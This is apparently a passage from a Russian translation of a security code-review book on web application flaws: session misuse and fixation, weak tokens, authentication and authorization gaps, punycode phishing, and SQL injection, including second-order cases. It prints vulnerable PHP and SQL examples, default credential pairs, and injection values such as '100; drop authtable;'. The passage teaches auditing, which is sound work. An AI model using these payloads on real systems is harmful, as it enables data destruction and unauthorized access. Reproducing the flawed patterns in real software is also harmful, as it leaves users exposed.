Еще один пример проблемы page flow: допустим, у вас есть страница, которой разрешено пользоваться только пользователям определенных типов. Эта страница выполняет authorization check, который пользователи должны пройти. Она также использует последующую страницу, которая выполняет дополнительную обработку, но не содержит authorization check. Атакующие, которым не разрешено идти на первую страницу, могут пойти прямо на вторую страницу и выполнить неавторизованное действие.

Совет по аудиту

Всегда учитывайте, что может произойти, если атакующие посещают страницы веб-приложения в порядке, которого разработчик не ожидал. Можно ли обойти определенные проверки безопасности, перескочив через промежуточные verification pages к функциональности, которая фактически выполняет обработку? Можно ли воспользоваться race conditions или вызвать неожиданные результаты, посещая страницы, использующие session data вне порядка? Доверяет ли какая-либо страница корректности информации, контролируемой пользователем?

Sessions

Как обсуждалось ранее, sessions -- коллекции данных, хранящиеся на сервере и привязанные к конкретному пользователю. Обычно они создаются, когда пользователи входят в систему, и затем уничтожаются, когда пользователи заканчивают работу с приложением. Следующие разделы обсуждают некоторые вопросы, связанные с sessions.

Использование session

Во время проверки нужно попытаться найти каждое место, где манипулируется каждая session variable. Для каждой связанной с безопасностью session variable попробуйте придумать способ обойти связанные с ней security controls и checks.

Одна вещь, которую нужно искать, -- несогласованные security checks. Если конкретная session variable устанавливается в нескольких местах, нужно убедиться, что каждое место выполняет одну и ту же проверку перед изменением session. Если одно место более permissive, чем другие, возможно, это можно использовать при построении атаки. Также нужно искать разные места в одном веб-приложении, которые используют session variable для разных целей. Например, следующий PHP-код используется для отображения деталей счета:

```
# display.php
if ($_POST["action"] == "display") {
    display_account($_SESSION["account"]);
} else if ($_POST["action"] == "select") {
    if (is_my_account($_POST["account"])) {
        $_SESSION["account"] = $_POST["account"];
        display_menu();
    } else {
        display_error();
    }
}
```

Сначала пользователь переходит на страницу выбора счета для просмотра. Если пользователь выбирает допустимый счет, переменная `account` в session устанавливается так, чтобы отражать этот допустимый счет, и пользователю показывается menu page с возможностью отобразить дополнительную информацию по этому счету. Если пользователь выбирает недопустимый счет, возвращается страница ошибки, а session не обновляется. Если смотреть на эту страницу в

вакууме, нет способа поместить в session variable `account` такой счет, чтобы можно было отобразить информацию о счетах других пользователей. Однако следующий фрагмент из того же приложения дает возможность для вредительства:

```
# transfer.php
if ($_POST["action"] == "start_transfer") {
    $_SESSION["account"] = $_POST["destination_account"];
    $_SESSION["account2"] = $_POST["source_account"];
    $_SESSION["amount"] = $_POST["amount"];
    display_confirm_page();
} else if ($_POST["action"] == "confirm_transfer") {
    $src = $_SESSION["account"];
    $dst = $_SESSION["account2"];
    $amount = $_SESSION["amount"];
    if (valid_transfer($src, $dst, $amount)) {
        do_transfer($src, $dst, $amount);
    } else {
        display_error_page();
    }
}
```

Этот код взят со страницы, созданной для обработки переводов с одного счета на другой, и он также использует session. Когда пользователь выбирает начать транзакцию, предыдущий код сохраняет destination account, target account и сумму перевода в session. Затем он отображает страницу подтверждения, суммирующую транзакцию, которую пользователь собирается выполнить. Если пользователь соглашается с транзакцией, значения извлекаются из session и затем проверяются. Если они legitimate, перевод выполняется.

Уязвимость безопасности состоит в том, что обе страницы используют session variable `account`, но используют ее для разных целей, и разные security controls окружают каждое использование. Если атакующий сначала идет на `transfer.php` и указывает `action` равным `start_transfer`, а номер счета жертвы -- в `POST`-параметре `destination_account`, session variable `account` содержит номер счета жертвы. Затем атакующий может перейти на `display.php` и отправить `action` равным `display`, а код `display.php` доверится session variable `account` и отобразит атакующему детали счета жертвы.

Еще одна проблема, за которой нужно следить, -- несогласованное error behavior. Если приложение помещает значение в session, а затем завершается с ошибкой, это значение может остаться в session и использоваться через другие веб-запросы. Например, допустим, код для `display.php` выглядит так:

```
# display.php
if ($_POST["action"] == "display") {
    display_account($_SESSION["account"]);
} else if ($_POST["action"] == "select") {
    $_SESSION["account"] = $_POST["account"];
    if (is_my_account($_POST["account"])) {
        display_menu();
    } else {
        display_error();
    }
}
```

Разработчик сделал ошибку, обновив session variable `account` даже если счет не принадлежит пользователю. Веб-сайт отображает сообщение об ошибке, указывающее, что счет недействителен, но если атакующий затем отправит `action` равным `display` на ту же страницу, ответ вернет детали счета жертвы.

Примечание

Изучайте каждую session variable и определяйте, где она изменяется и какие security checks выполняются при каждом изменении. Попробуйте придумать способ уклониться от security checks и поместить свои значения в session variable в полезный момент.

Уязвимости обработки session также возникают, когда атакующий может предоставить жертве действительный session ID, получая доступ к session жертвы. Это известно как **session fixation attack** и опирается на реализацию, которая не выдает новый session key после успешного входа. Атакующий может эксплуатировать эту уязвимость, отправив жертве ссылку со встроенным session ID в URL:

```
http://test.com/login?sessionid=A1C472BFF2340B10237E18D38602C346
```

Переход по этой ссылке приведет жертву на экран входа. Если session code принимает embedded key, жертва войдет с session key, уже известным атакующему. Некоторые реализации session не принимают key, который не был выдан сервером, поэтому атакующему может сначала понадобиться получить key, просто зайдя на сайт.

Управление session

Как security reviewer, увидев собственный код управления session, вы должны насторожиться. Robust session management имеет много граней, которые очень трудно реализовать безопасно. Нужно заложить дополнительное время на проверку любого custom session code. Оценивая custom session implementation, задавайте такие вопросы:

• Если клиент передает session ID code нераспознанный session token, создает ли он новую session? Если да, имеет ли эта новая session какие-либо последствия для безопасности? Можно ли атаковать back-end session store или израсходовать достаточно потенциальных session tokens, чтобы легко угадывать те, которые будут созданы?
• Выдается ли новый session token после входа пользователя? Если нет, можно ли передать session token в request string или существуют другие уязвимости, позволяющие передать session token как часть cross-site scripting атаки?
• Если атакующий запускает brute-force атаку против session mechanism, пытаясь угадать действительный session token, есть ли механизм, который обнаруживает это поведение или реагирует на него?
• Балансируются ли session data или разделяются ли они между несколькими веб-серверами? Есть ли потенциал для security-relevant failure в этом механизме? Есть ли race conditions при одновременном изменении одной и той же переменной?
• Как передается session token? Делается ли это с cookie, через hidden form fields или через модификации URI strings? Есть ли риск раскрытия session token через sniffing attacks, журналы веб-сервера и proxy, истории браузеров и теги Referer?
• Является ли session access code thread-safe? Что происходит, если два клиента пытаются обратиться к session одновременно? Есть ли потенциал race conditions, или только одной веб-странице разрешено держать data structure session открытой в каждый момент?
• Разумно ли обрабатывается expiration session? Помните, что session token пользователя вполне может оставаться на клиентской машине после того, как пользователь закончил работу с вашим сайтом. Если атакующие получат доступ к этому token через exploitation или cross-site scripting, они смогут hijack session пользователя. Кроме того, если expiration принуждается непоследовательно или implementation flaw влияет на session timeout, несколько дней или недель активности могут оставить сотни тысяч dormant sessions, которые атакующие потенциально смогут brute-force позднее.
• Могут ли пользователи намеренно уничтожить свои sessions, выйдя из приложения?

Session tokens

Как обсуждалось ранее, многие приложения и веб-фреймворки используют session token для отслеживания состояния и уникальной идентификации session. В хорошей реализации эти tokens безопасно генерируются как длинные случайные числа, которые фактически невозможно предсказать или переиспользовать после expiration. Если session tokens не генерируются с помощью надежного random number algorithm с достаточной entropy, безопасность всего сайта может быть поставлена под угрозу.

Самая простая и наименее безопасная схема генерации session tokens -- иметь глобальный session token и увеличивать его каждый раз, когда создается новая session. С распространением frameworks и languages, которые обрабатывают sessions, incremental session tokens сейчас нечасты, но иногда используются в custom session implementations. Воздействие обычно серьезное. Если вы входите на сайт и получаете session token X, вы знаете, что следующий пользователь, который войдет, получит session token X+1. Затем можно немного подождать и hijack session следующего пользователя после аутентификации, отправив предсказанный следующий session token. Code auditors легко распознают эту схему, наблюдая исходный код или monitoring session tokens, которые производит веб-сайт.

Люди придумали огромное количество схем генерации session tokens. Худшие схемы, за которыми нужно следить, используют легко узнаваемую и легко предсказуемую информацию для формирования token. Если сайт использует e-mail address и username или IP address и username как session token, после наблюдения своего собственного token вы в хорошем положении для начала угадывания tokens других пользователей. Например, можно легко brute-force session token, основанный на конкатенации времени суток в секундах и номера счета пользователя. Атакующие могут пробовать десятки тысяч счетов, выбирая период, когда сайт обычно находится под большой нагрузкой и имеет много active users.

Помните, что атакующие обычно могут brute-force потенциальные session tokens на чрезвычайно высоких скоростях из-за stateless-природы HTTP. Кроме того, атакующие могут быть довольны доступом к *любой* session, а не только к конкретному целевому пользователю. Конкретная схема может затруднить доступ к счету конкретной жертвы, но для безопасности схема должна затруднять доступ к любому счету при broad-based attack, которая просто ищет первый успех. Если у вас есть время и ресурсы, попробуйте сами запустить одну из таких атак, создав небольшие test scripts, которые ищут действительные tokens в tight loop.

В идеале session token должен иметь компонент, который является random, unique и unpredictable. Этот random component также должен быть достаточно большим, чтобы атакующие не могли попробовать высокий процент возможных комбинаций за разумное время. Этот random component session token должен быть трудно предсказуемым. Linear congruential generator (LCG) random number generators в большинстве general-purpose programming libraries не подходят для этой цели. Например, числа, генерируемые семейством функций `rand()` в типичной UNIX standard library и классом `Java.util.Random`, легко предсказать, поскольку они используют последний результат случайной операции как seed для следующей случайной операции.

Можно встретить системы, которые используют небезопасные источники данных, но выполняют над ними transformations, чтобы было трудно установить, как tokens строятся. Например, возьмите систему, которая использует время суток, сконкатенированное с номером счета пользователя и случайным числом из LCG, но MD5-хэширует всю строку. С black-box точки зрения вам было бы трудно понять, как brute-force такие session tokens, но это не невозможно. Атакующие с достаточным терпением и интуицией, вероятно, со временем смогут разобраться в этой схеме. В конечном итоге, хотя такие схемы могут быть достаточно безопасными против external attackers, они не стоят потенциального риска пробоя obscurity, особенно когда сделать систему demonstrably secure просто.

Если система основана на cryptographic algorithm, требующем seed или key, нужно оценить возможность offline attack, при которой атакующий обнаружит seed или key. Например, если система генерирует secure hash времени суток, объединенного с global sequence number для каждого пользователя, это weak seed, который можно brute-force. Даже при ограниченных внутренних знаниях можно выполнить offline search, пока атакующий не выяснит алгоритм построения seed.

Эта тема подробнее рассматривается в главе 18, но для веб-среды нужно помнить следующие моменты:

• Если session token слишком короткий, атакующие могут просто brute-force его, то есть пробовать все возможности, пока не попадут в active session.
• Время не дает адекватной entropy. Время, заданное в секундах, легко brute-force, а HTTP-серверы обычно объявляют время с секундами в каждом ответе через заголовок Date. Более точные времена, например с миллисекундами, дают лишь небольшое количество entropy, поскольку атакующие, вероятно, знают точную секунду, когда произошла обработка.
• Простые random number generators, например LCG pseudo-random number generator (PRNG), не дают достаточной защиты. Если безопасно seed-ить типичную random number function, а затем брать из нее session tokens, атакующие могут запустить атаку, наблюдая session tokens и используя их для предсказания будущих tokens. Вместо этого нужны cryptographically random values.

Примечание

Попробуйте определить, как генерируются session tokens, и убедиться, что предсказать или угадать будущий session token трудно. Если есть время и ресурсы, может быть полезно reverse-engineer или audit любой infrastructure component, который обрабатывает sessions от имени приложения, потому что такие компоненты не всегда настолько безопасны, насколько надеются разработчики.

Передача session token

Еще одна проблема безопасности session -- безопасная передача session token. Следите за этими вопросами при аудите веб-приложения:

• Если session token хранится в cookie, убедитесь, что cookie помечен secure и устанавливается только на страницах, обслуживаемых по SSL. Иначе веб-сайт рискует передавать session tokens по сети открытым текстом, что может быть серьезным exposure в зависимости от окружения системы.
• Следите за системами, передающими session token в query variable в стиле `GET`. Такие запросы рискуют быть записанными в журналы веб-сервера и proxy logs, но есть и более тонкая проблема: если пользователи на вашем веб-сайте щелкают ссылку на другой веб-сайт, query string вместе с session token передается этому стороннему веб-сайту через поле заголовка Referer. Это определенно может быть проблемой в зависимости от дизайна веб-сайта и от того, может ли он содержать ссылки на сторонние сайты. Помните, что cross-site scripting атаки также могут использоваться для захвата tokens через поле заголовка Referer.

Аутентификация

При исследовании механизмов аутентификации веб-приложения держите в голове следующие направления проверки:

• Попробуйте определить каждый возможный ресурс на веб-сайте, доступный без аутентификации. Дважды проверьте configuration files на лишнюю функциональность и убедитесь, что нет доступного содержимого, которое должно быть защищено. Любое dynamic content, доступное до

аутентификации, должно быть приоритетом в вашем аудите, потому что именно его атакующие с наибольшей вероятностью будут исследовать. Любые уязвимости безопасности в общедоступном содержимом могут сделать бесполезной безопасность остальной части сайта.

• Ищите простые ошибки в механизмах аутентификации. Например, в одном приложении программист не различал empty string "" и NULL в Java servlet. Эту проблему можно было использовать для входа как unnamed user, передав пустую строку в качестве user name. Такие простые ошибки легко совершить, поэтому по возможности изучайте фактический код login и password verification построчно.

• Проверяйте начальные authentication interfaces на SQL injection, а также на другие типы injection issues. Если задействована какая-либо внешняя authentication system, посмотрите, можно ли заставить машину попытаться аутентифицироваться к устройству по вашему выбору. Например, попробуйте usernames вида `admin@1.2.3.4` или `1.2.3.4\admin` и посмотрите, можно ли вызвать какой-либо ответ или пакеты, направленные к указанной машине.

• Проверяйте пары account/password, часто используемые для administrative, default и test accounts, например `admin/admin`, `guest/`, `guest/guest`, `test/test`, `test/test 123`, `qa/qa` и так далее.

• Попытайтесь найти способ отличить legitimate user от invalid user, возможно по timing или различиям в error messages. Если система позволяет обнаруживать valid и invalid users, это, вероятно, ненужное раскрытие информации. Также ищите error messages для locked-out users или особых ситуаций, которые могут выдавать информацию.

• Проверьте процедуры account lockout. Помните, что HTTP authentication может выполняться быстро, поэтому она восприимчива к brute-force attacks. Эту возможность нужно балансировать с возможностью denial-of-service из-за широкомасштабной account lockout attack, которая может быть столь же разрушительной.

• Используется ли на сайте какая-либо форма проверки password strength? Не настолько ли строги эти правила, что они фактически упрощают предсказание valid passwords?

• Проверьте процедуры хранения паролей. Как password data управляется и хранится? Хранятся ли пароли в plain text без необходимости?

• Есть два стиля password brute-forcing attacks: прямолинейный, где атакующие пытаются угадать пароли пользователей по словарю, и менее прямолинейный. Допустим, система допускает максимум три неудачных входа до lockout. Атакующие могут выбрать вероятный пароль, который будет у *кого-нибудь*, и попытаться попробовать каждый login с этим паролем. Они могут сделать это один раз по всем возможным accounts, и у них может быть разумный успех в зависимости от password policies и размера user pool.

• Если аутентификация обрабатывается framework, вы должны спокойно тестировать этот framework на очевидные проблемы. Например, конфигурация WebLogic позволяла методу `GeT`, вместо `GET`, полностью обходить framework-based form authentication system. Не бойтесь пачкать руки и не доверяйте ничему.

Совет по аудиту

Сначала сосредоточьтесь на содержимом, доступном без какой-либо аутентификации, потому что этот код наиболее открыт для Internet-based attackers. Затем глубоко изучите authentication system, ища любые проблемы, позволяющие получить доступ к содержимому без valid credentials.

Authorization и access control

Authorization относится к компонентам приложения, отвечающим за то, чтобы authenticated users имели доступ только к ресурсам и действиям, на которые у них есть права. Чтобы оценить реализацию authorization в системе, нужно определить, какие privilege levels система задает и какие возможны user roles. Затем нужно выяснить, к каким ресурсам может обращаться каждый privilege

level, и убедиться, что все согласовано. Мысленно примите роль каждого типа пользователя, а затем изучите код и доступное содержимое, чтобы определить, к каким ресурсам вы можете получить доступ и уместен ли этот доступ.

Authorization может выполняться централизованно, когда все Web components разделяют код, выполняющий permission checks. Она также может быть decentralized, когда каждый request handler отвечает за проверку, что пользователь authorized to proceed. В любом стиле authorization редко применяется последовательно во всех ситуациях: достаточно одного упущения, например из следующих:

• Если authorization не централизована, вы, скорее всего, найдете ошибку в отсутствии проверки action конкретной формы. Следите за любой ситуацией, где piece of data проверяется в одном месте, но действие по нему выполняется в другом. Если можно перейти напрямую к месту, где происходит action, можно потенциально уклониться от authorization check. См. раздел "Page flow" ранее в этой главе, поскольку такие уязвимости связаны.
• У централизованных authorization checks тоже есть ловушки. Следите за архитектурами, где есть script, включающий authorization script, и отдельный script для выполнения action. Часто можно запросить action script напрямую через Web tree и обойти authorization checking.
• Если централизованные authorization checks основаны на filenames, дважды проверьте, нет ли способов обойти проверку. Учитывайте лишние переменные `PATH_INFO`, использование специальных символов вроде `%00` или проблемы filename canonicalization, обсуждаемые в главе 8.
• И снова, не бойтесь тестировать middleware и infrastructure components. Не редкость, когда в этих компонентах, даже в коммерческих продуктах, допускаются прямолинейные ошибки.

Совет по аудиту

При проверке authorization нужно убедиться, что она последовательно принуждается во всем приложении. Делайте это, перечисляя все используемые privilege levels, user roles и privileges.

Шифрование и SSL/TLS

SSL ранее уже упоминался в этой книге, и этот раздел дает краткое повторение. Secure Sockets Layer/Transport Layer Security (SSL/TLS) -- протокол application layer для защиты коммуникаций между двумя клиентами поверх socket connection. Он использует certificates для аутентификации endpoints соединения и шифрует коммуникации поверх socket. SSL позволяет аутентифицировать оба endpoints соединения через certificate, хотя большинство веб-приложений аутентифицирует только сервер перед клиентом. TLS -- добавление к SSL, которое главным образом позволяет обновлять активное plain-text соединение до SSL-соединения.

Аутентификация в SSL полностью обрабатывается certificates. Каждый endpoint содержит список certificate authorities (CAs), которым он доверяет. Любой certificate, представленный клиенту, проверяется на действительность и на подпись одним из этих authorities. CAs наиболее заметны веб-пользователям, когда они видят сообщение об ошибке при попытке подключиться к SSL Web site. Certificate сайта может быть просрочен; domain name может не совпадать с certificate точно (например, www.neohapsis.com против neohapsis.com); или signing CA может быть не доверенным для клиента.

SSL обычно используется, когда сервер аутентифицирует себя перед клиентом, доказывая, что соответствует запрошенному domain name. Кроме того, регистрация certificate у trusted CA создает paper trail и разные степени authentication в зависимости от типа certificate. Это должно давать Web surfers разумную уверенность, что они взаимодействуют с правильным веб-сайтом и их коммуникации (например, personal или financial information) не могут быть перехвачены третьими

лицами.

Менее типичное применение SSL communication -- проверка клиента сервером. Однако это применение становится более распространенным в Web services, где и клиент, и сервер являются автоматизированными системами. Оба конца соединения проверяют друг друга по сути тем же способом, что описан выше. Этот прием также полезен для проверки пользовательских соединений к чрезвычайно критичным сайтам, поскольку он уменьшает большую часть шума от worms и automated probes. При оценке использования SSL в веб-приложениях помните следующее:

• Версии SSL до SSLv3/TLSv1 имеют известные cryptographic vulnerabilities.
• Криптографические ограничения США исторически ограничивали силу ключа 40 битами для любого экспортируемого software. Такой размер ключа сейчас считается недостаточным для защиты, а ограничения были сняты в 1996 году.
• Многие приложения защищают только login sequence, а не остальную session. Эта практика оставляет session key и все дальнейшие коммуникации уязвимыми к eavesdropping и может привести к раскрытию чувствительной информации или позволить hijack session.
• Многие небольшие приложения используют self-signed certificates, то есть browser не доверяет CA по умолчанию. Такой подход уязвим к man-in-the-middle attack, как описано в главе 3, "Operational Review".

Phishing и impersonation

Атакующие склонны идти по пути наименьшего сопротивления. Более технические атакующие могут сосредоточиться на поиске сложных уязвимостей в веб-приложении через focused black box testing, но новый класс Internet criminals принял более простой подход: **phishing** attack.

Для каждого веб-сайта, который преступники хотели бы атаковать, они создают fake Web site, похожий на цель. Затем они пытаются заманить пользователей на этот веб-сайт через official-looking e-mails, отправленные возможным пользователям. Если пользователи сайта щелкают e-mail и попадают на поддельный веб-сайт, им может быть трудно отличить его от настоящего сайта. В результате пользователей могут обманом заставить сдать credentials или важную информацию, которую атакующие смогут использовать на настоящем сайте для fraudulent purposes.

Phishing attacks могут использовать любую из множества уязвимостей. Cross-site scripting и cross-site tracing часто полезны в таких атаках, хотя существуют более тонкие, obscure способы phishing. Например, в феврале 2005 года Eric Johanson сообщил об уязвимости в обработке International Domain Name (IDN) в Mozilla (архивировано по адресу www.mozilla.org/security/announce/2005/mfsa2005-29.html). Суть уязвимости в том, что атакующие могут зарегистрировать domain name и получить trusted SSL certificate для двух hostnames, которые выглядят одинаково, но на самом деле состоят из разных символов. Это пример Unicode **homographic attack**, описанной в главе 8. Атака включала регистрацию domain name www.xn—pypal-4ve.com, который в IDN-compliant browser отображается как paypal.com. Этот метод кодирования non-ASCII domain names называется **punycode**, и его можно распознать по любому компоненту domain name, начинающемуся со строки "xn—". В этой атаке punycode representation вставляет кириллический символ, отображаемый как первая *a* в paypal.com. Часть имени "-4ve" содержит encoded character insertion information.

Эта атака привела к domain name, SSL certificate и веб-сайту, почти неотличимому от настоящего сайта Paypal. В ответ IDN-compliant browsers изменили обработку таких имен. Теперь они сообщают пользователям, что имя является IDN representation, а некоторые browsers отключают IDN по умолчанию. Конечно, у атакующих все еще есть множество способов обманом заставить пользователей попасться на phishing attacks. Как reviewer, вы должны искать любые application vulnerabilities, которые могут упростить работу phisher.

Распространенные уязвимости

Определенные классы технических уязвимостей распространены почти во всех Web technologies. Веб-приложения обычно написаны на high-level languages, которые в значительной степени невосприимчивы к типам проблем, поражающих C и C++ приложения, например buffer overflows и data type conversion issues. Большинство проблем безопасности в программах, написанных на этих higher-level languages, возникает в местах, где они взаимодействуют с другими systems или components, такими как database, file system, operating system или network. Некоторые из этих технических проблем объясняются в следующих разделах.

SQL injection

SQL injection, обсуждавшаяся в главе 8, пожалуй, одна из самых распространенных уязвимостей веб-приложений. Кратко повторим: при SQL injection SQL query строится динамически с использованием пользовательского ввода, и пользователи способны вставлять собственные SQL commands в query.

При проверке веб-приложения пытайтесь найти каждое взаимодействие с database engine, чтобы отыскать все потенциальные точки SQL injection. Иногда нужно дополнять тестирование black-box методами, если mapping к underlying database скрыт object-oriented abstraction или иначе неясен. В общем случае нужно проверить каждый SQL query и убедиться, что он строится безопасно.

SQL с bound parameters можно считать по сути безопасным, потому что он принудительно выводит user-malleable data out-of-band относительно SQL statement. Stored procedures -- следующий лучший вариант, но учитывайте возможность SQL injection при их использовании. Если stored procedure строит dynamic SQL query с использованием своих parameters, приложение все еще столь же уязвимо к SQL injection. Это означает, что вам нужен исходный код scripts, используемых для инициализации базы данных и создания stored procedures для приложения, либо вам придется тестировать их invocation.

Если авторы приложения пытаются escape-ить metacharacters в dynamically constructed SQL, они могут столкнуться с множеством проблем. Во-первых, numeric columns в SQL queries не требуют metacharacters для выполнения SQL injection. Например, рассмотрите следующий query:

```
SELECT * FROM authtable WHERE PASSWORD = '$password' AND USERNUMBER = $usernumber
```

Предположим, что `authtable.USERNUMBER` -- numeric column. Если пользователи полностью контролируют переменную `$usernumber`, они могут установить ее в значение вроде `100 or 1=1` или `100; drop authtable;`. Обратите внимание, что потенциально опасная SQL injection может произойти без использования каких-либо in-band metacharacters. Следовательно, escaping metacharacters не даст эффекта.

Escaping metacharacters может быть эффективен для string columns, но зависит от back-end database server и metacharacters, которые он учитывает. Например, если приложение escape-ит single quotes, удваивая их, атакующие могут отправить переменную вроде `\'`. Она превратится в `\''`, что может быть интерпретировано как escaped single quote, за которым следует unescaped single quote, в зависимости от поведения back-end database server.

Еще один вопрос связан с escaping metacharacters в user-supplied data. Рассмотрите, что происходит, если данные в базе действительно содержат metacharacters. Допустим, пользователь отправляет значение, содержащее single quote, и оно корректно escape-ится и вставляется в базу данных. Если отправленное значение -- `myname ' drop users –`, resulting query может быть примерно таким:

```
INSERT INTO mytable id, item VALUES ( 10, 'myname '' drop users --' );
```

Этот query безопасен, но проблема может возникнуть, если это значение позднее извлекается из базы данных и используется в другом dynamically constructed SQL query, как в этом примере:

```
$username = mysqlquery("SELECT name FROM mytable WHERE id = 10");
$newquery = "SELECT * FROM mydetails WHERE id = '" . $username . "'";
```

Теперь этот query эксплуатируем, потому что его metacharacters не escape-ированы. Он в итоге выглядит так:

```
select * from my details where id = 'myname ' drop users --'
```

Этот query вызывает drop таблицы users. Такие типы уязвимостей обсуждаются в разделе "Second Order Injection" далее в этом разделе.

Parameterized queries

Любое изложение SQL injection было бы неполным без некоторого введения в защитные меры. **Parameterized queries**, одна из двух основных мер предотвращения SQL injection attacks, используют placeholders для variable parameters и привязывают parameter к конкретному data type перед выдачей statement. Этот метод принудительно выводит query data out-of-band, предотвращая интерпретацию parameter как SQL statement независимо от содержимого. Parameterized queries могут реализовываться разными способами data access module или database. Одна распространенная форма parameterized query -- **prepared statement**, изначально использовавшийся для повышения производительности SQL databases. Prepared statements позволяют скомпилировать query один раз и затем выдавать его многократно с разными parameters, устраняя overhead компиляции для повторных queries. Эта компиляция также приводит к binding query parameters к конкретным data types, помогая оптимизировать query execution plan. Parameterized query не обязательно должен быть реализован как prepared statement; однако для целей безопасности их можно считать довольно взаимозаменяемыми. Вот пример простой parameterized query string:

```
"SELECT * FROM table1 WHERE val1 = ?"
```

Символ `?` используется как placeholder для parameter, хотя точный placeholder может различаться между реализациями. Query parameterization обычно требует информации о типе parameter, но это тоже может различаться между реализациями. Поскольку parameterization часто включает компиляцию statement, нужно сосредоточиться на влиянии этого процесса. В частности, нужно понимать, как компиляция накладывает определенные ограничения на то, какие statements могут быть приняты. Посмотрите на следующий statement:

```
"SELECT * FROM " + tableName + " WHERE value = ?"
```

Этот statement все еще уязвим к SQL injection, если пользователи предоставляют input для parameter `tableName`; однако у разработчика может не быть другого выбора для dynamic table name. Когда statement компилируется, все structural elements query должны присутствовать в parameterized query, включая table names, column names и любые SQL directives. Фактически это означает, что parameterized queries могут подставлять parameters только для clauses `WHERE`, `SET` или `VALUES`. Эти три clauses покрывают большинство SQL queries, но пропускают ряд более сложных случаев. Например, query с `WHERE` clause может зависеть от присутствия определенных values. Разработчик мог бы реализовать это так:

```
"SELECT * FROM table WHERE name = ?"
    + (param1 != NULL ? " AND col1 LIKE '" + param1 + "'" : "")
    + (param2 != NULL ? " AND col2 LIKE '" + param2 + "'" : "")
    + (param3 != NULL ? " AND col3 LIKE '" + param3 + "'" : "");
```

Разработчик хочет изменить структуру `WHERE` clause в этом случае в зависимости от содержимого определенных parameters. Есть более безопасные способы подготовить этот query, но предыдущий подход на самом деле довольно популярен. Вы часто видите statements такого вида в коде, позволяющем пользователям искать некоторую часть базы данных. Более подходящая форма в parameterized query:

```
SELECT * FROM table WHERE name = ? AND (? <> NULL AND col1 LIKE ?) ...
```

Этот statement -- безопасная версия предыдущего query. Однако некоторые проблемы нельзя решить parameterized queries. Sort order и sort columns тоже являются structural elements, потому что они влияют на то, как query planner компилирует statement. Вот пример:

```
SELECT * FROM table ORDER by col1, col2 ASC
```

В этом statement нельзя заменить `col1`, `col2` или `ASC` parameter (`?`), поэтому изменение sort columns и order требует dynamic SQL или интересной SQL-акробатики.

Stored procedures

Stored procedure очень похожа на prepared statement; оба механизма предназначались для повышения производительности через precompiling statements и выдачу их как отдельной операции. Stored procedures также добавляют несколько возможностей, которых нет у prepared statements. Stored procedures компилируются и хранятся в базе данных с persistent name, поэтому существуют неопределенно долго. Они также могут вводить procedural language constructs в database query language, например loops и branches.

У stored procedures есть только три потенциальные проблемы безопасности. Во-первых, безопасно ли вызывается query? Проверьте, привязаны ли parameters как следует, или procedure вызывается так:

```
"SELECT xp_myquery('" + userData + "')"
```

Этот пример уязвим к стандартной SQL injection, если переменная `userData` attacker malleable. Такая ошибка может показаться маловероятной, но она случается достаточно часто. Обычный ответ разработчиков: они думали, что stored procedure этим занимается. Поэтому внимательно следите за любыми stored procedures, которые не вызываются через bound parameter interface.

Во-вторых, используются ли dynamic queries внутри stored procedure? Обычно это случается потому, что разработчик хочет выполнить query, который нельзя precompile, как и с parameterized queries. Поэтому нужно следить за любыми stored procedures, которые вызывают `EXEC`, `EXECUTE` или `OPEN` на string argument. Когда вы отслеживаете их назад, обычно находите dynamically generated SQL. К счастью, эти места можно быстро выявить простым regex search.

Третья проблема не является database-specific, но может возникнуть, когда stored procedures реализованы на других языках. Многие базы данных позволяют extension modules, и эти modules могут иметь vulnerabilities, native для языка, на котором они реализованы. Например, extension на C++ может раскрывать memory management vulnerabilities, доступные через user-supplied SQL parameters. В таких случаях нужно audit extension modules, чтобы убедиться, что они не содержат уязвимостей.

Second order injection

Second order injection означает SQL injection, возникающую из данных в самой базе; она происходит, когда database fields используются для генерации dynamic query. Корень проблемы в том, что сложное приложение может затруднить определение точного источника данных. Например, допустим, у вас есть база данных, поддерживающая Web-based bulletin board.

Следующий parameterized query позволил бы пользователям обновлять список memberships bulletin board:

```
UPDATE users SET boardlist = ? WHERE user = ?
```

У каждой board есть numeric ID, поэтому column `boardlist` содержит строки вроде следующей: `1, 15, 8, 23`. Сам по себе этот parameterized query структурирован корректно и безопасен от injection. Однако нет смысла помещать данные в базу, если вы их не используете. Вот query, который можно использовать для доступа к этим данным:

```
"SELECT board_id, board_name FROM boards, users WHERE user = ? AND board_id IN (" + boardList + ")"
```

Переменная `boardList` -- строка, извлеченная из более раннего database query. Проблема в том, что строка изначально была предоставлена из пользовательского ввода и могла содержать malicious characters. Атакующий может эксплуатировать это, сначала обновив поле `board_id`, а затем вызвав unsafe query на этом поле.

Такие injection vulnerabilities относительно распространены, особенно в stored procedures. Однако их часто трудно обнаружить, потому что уязвимость возникает из двух или более на вид не связанных code paths. Это также делает automated analysis и fuzzing techniques почти бесполезными. Лучший подход -- идентифицировать все dynamic queries. Затем рассматривайте все database input fields как hostile, пока не сможете доказать обратное. В некоторых случаях вы можете не суметь определить, что database input безопасен. Database tier может получать input из источников, отличных от проверяемого приложения, поэтому вам, возможно, придется считать это уязвимостью с неизвестным потенциальным риском.

Black box testing для SQL injection

Тестировать SQL injection vulnerabilities с black-box точки зрения несложно. Первое, что нужно, -- proxy, специально предназначенный для облегчения Web security testing. Java-based приложение Paros хорошо подходит и бесплатно доступно на www.parosproxy.org. ImmunitySec предлагает SPIKE proxy, написанный грозным Dave Aitel. Он также бесплатно доступен на www.immunitysec.com.

После загрузки одного из этих инструментов нужно настроить его так, чтобы можно было перехватывать запросы, исходящие из вашего веб-браузера. В конечном итоге нужно иметь возможность перехватить исходящий запрос до того, как он попадет на сервер, изменить запрос и отправить его дальше. Эта процедура может потребовать немного экспериментов или чтения документации, но разобраться в ней должно быть несложно.

Когда вы освоите перехват запросов, пора начинать тестирование целевого веб-сайта. Нужно проходить функциональность веб-сайта систематически, чтобы не потеряться и не забыть, какой участок уже покрыт. Для этого понадобится придумать простой способ организовать подход к сайту.

По сути вы используете сайт как обычный пользователь, но перехватываете legitimate traffic и слегка изменяете его, чтобы вставить SQL metacharacters. Поэтому нужно перехватывать каждый запрос `GET` с query string, каждый запрос `POST` и каждый cookie, а в каждой переменной пытаться вставить special characters. Надежный вариант -- использовать single quote (`'`), поскольку обычно он делает свое дело. Тестируйте только одну переменную за раз; вы не хотите случайно вставить две single quotes, которые взаимно отменятся и сделают SQL query легитимным.

Обязательно сосредоточьтесь на переменных, которые не контролируются пользователем, и определенно выбирайте переменные, которые выглядят так, будто содержат только numeric fields, например IDs или dates. Разработчики веб-приложений, в остальном старательно предотвращающие SQL tampering, часто упускают эти переменные.

